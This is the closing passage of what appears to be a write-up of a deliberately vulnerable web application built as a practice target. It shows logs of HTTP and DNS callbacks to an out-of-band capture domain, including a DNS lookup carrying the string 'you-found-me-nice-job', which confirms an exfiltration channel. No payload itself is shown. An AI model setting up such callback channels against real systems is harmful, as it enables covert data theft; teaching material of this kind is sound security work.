[cdim1t5r53d98am7o2i0c8honp4dmnm8j] Received HTTP interaction from 141.226.161.61 at 2022-11-04 19:02:38
[you-found-me-nice-job.cdim1t5r53d98am7o2i0c8honp4dmnm8j] Received DNS interaction (A) from 94.230.90.22 at 2022-11-04 19:04:48
[you-found-me-nice-job.cdim1t5r53d98am7o2i0c8honp4dmnm8j] Received DNS interaction (AAAA) from 94.230.91.22 at 2022-11-04 19:04:48
[you-found-me-nice-job.cdim1t5r53d98am7o2i0c8honp4dmnm8j] Received DNS interaction (AAAA) from 94.230.91.22 at 2022-11-04 19:04:49
[you-found-me-nice-job.cdim1t5r53d98am7o2i0c8honp4dmnm8j] Received HTTP interaction from 141.226.161.61 at 2022-11-04 19:04:49
```

And that’s it! I hope you enjoyed the vulnerable web application as much as I did creating it 🙂